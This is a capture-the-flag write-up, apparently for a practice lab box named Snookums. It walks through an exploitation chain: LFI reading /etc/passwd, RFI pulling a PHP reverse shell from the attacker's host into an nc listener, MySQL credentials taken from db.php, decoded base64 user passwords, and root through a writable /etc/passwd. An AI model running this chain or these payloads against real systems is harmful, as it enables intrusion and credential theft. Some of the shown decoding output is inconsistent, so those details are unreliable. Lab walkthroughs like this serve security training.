

# Snookums (RFI foothold, mysql creds & writable etc passwd to root)

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## Nmap

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```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.49.249
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:79:67:12:c7:ec:13:3a:96:bd:d3:b4:7c:f3:95:15 (RSA)
|   256 a8:a3:a7:88:cf:37:27:b5:4d:45:13:79:db:d2:ba:cb (ECDSA)
|_  256 f2:07:13:19:1f:29:de:19:48:7c:db:45:99:f9:cd:3e (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Simple PHP Photo Gallery
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/udp    rpcbind
|   100000  3,4          111/tcp6   rpcbind
|_  100000  3,4          111/udp6   rpcbind
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp   open  netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp  open  mysql        MySQL (unauthorized)
```

Service Info: Host: SNOOKUMS; OS: Unix

Host script results:

|\_clock-skew: mean: 1h39m22s, deviation: 2h53m13s, median: -38s

| smb-security-mode:

| account\_used: <blank>

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 3.1.1:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2022-11-13T19:33:18

|\_ start\_date: N/A

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.10.4)

| Computer name: snookums

| NetBIOS computer name: SNOOKUMS\x00

| Domain name: \x00

| FQDN: snookums

|\_ System time: 2022-11-13T14:33:15-05:00

PORT STATE SERVICE VERSION

33060/tcp open mysqlx?

| fingerprint-strings:

| DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq,

X11Probe, afp:

| Invalid message"

|\_ HY000

## FTP enum

We can login with anon but get stuck within the passive mode and cannot upload files

## SMB

[+] IP: 192.168.249.58:445 Name: 192.168.249.58

Disk

Permissions

Comment

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<code>print\$</code>	NO ACCESS	Printer
Drivers		
<code>IPC\$</code>	NO ACCESS	IPC Service
(Samba 4.10.4)		


We have no read access to the shares.

We do find a user name

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\michael (Local User)

## Web Enumeration and foothold



Searching around for the version type, I did find an interesting exploitdb page


<https://www.exploit-db.com/exploits/48424>

### Poc :

[+] `site.com/image.php?img= [ PAYLOAD ]`

Lets test to see if we have an LFI vulnerability

<http://192.168.249.58/image.php?img=../../../../etc/passwd>



We are limited with this LFI as it will not let us read the users home directory. Lets try an RFI RCE with a php revers shell served from our machine.

192.168.249.58/image.php?img=<http://192.168.49.249/shell.php>

We now have a shell as the apache user

```
(root@kali) - [~/pg/practice/Snookums]
# rlwrap nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.58] 53730
Linux snookums 3.10.0-1127.10.1.el7.x86_64 #1 SMP Wed Jun 3 14:28:03 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
 16:02:11 up  2:20,  0 users,  load average: 0.00, 0.01, 0.08
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
sh: no job control in this shell
id
id
uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
```

We still cannot read the Michael's directory so lets enumerate the www directory for any interesting files.

We find a db.php file with credintals in it.

## Lateral privsec

```
cat db.php
<?php
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
?>
```

Login to the database with these credentials

```
mysql -u root -pMalapropDoffUtilize1337
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 138
Server version: 8.0.20 MySQL Community Server - GPL
```

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
show databases;
```

```
show databases;
```

```
+-----+
| Database                |
+-----+
| SimplePHPGal            |
| information_schema       |
| mysql                    |
| performance_schema      |
| sys                      |
+-----+
```

Lets enumerate the SimplePHPGal database

```
select * from users;
```

```
+-----+-----+
| username | password |
+-----+-----+
| josh     | VFc5aWFXeHB1bVZJYVhOelUyVmxasFJwYldVM05EYz0= |
| michael  | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==      |
| serena   | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==      |
+-----+-----+
```

We find base64 encoded passwords

```
└─(root@kali)-[~/pg/practice/Snookums]
└─# echo -n "U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==" | base64 -d
SG9ja1N5ZG5leUN1cnRpZnksMjM=
```

We get another base64 string so its double encoded, just run it again to get the password.

```
(root@kali)-[~/pg/practice/Snookums]
└─# echo -n "SG9ja1N5ZG5leUNlcnRpZnkvMjM=" | base64 -d
HockSydneyCertify123
```

Now we can SSH as michael

```
(root@kali)-[~/pg/practice/Snookums]
└─# ssh michael@192.168.249.58
michael@192.168.249.58's password:
[michael@snookums ~]$ whoami
michael
[michael@snookums ~]$
```

## Privsec

Cannot run sudo

```
[sudo] password for michael:
Sorry, user michael may not run sudo on snookums.
[michael@snookums ~]$
```

Linpeas output shows that /etc/passwd is writable.

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt13094
/dev/shm
/etc/passwd
/home/michael
/run/user/1000
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
```

Lets add a newroot user.

```
[michael@snookums tmp]$ openssl passwd -1 -salt newroot pass123
$1$newroot$1W0.AnlQihqDVGEVS2xk2.
```

Add our new root user to the passwd file.

```
newroot:$1$newroot$1W0.AnlQihqDVGEVS2xk2.:0:0:/root/root:/bin/bash
[michael@snookums tmp]$
```

Now we can su to our new root user.

```
[michael@snookums tmp]$ su newroot
```

```
Password:
```

```
sh-4.2# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

```
sh-4.2#
```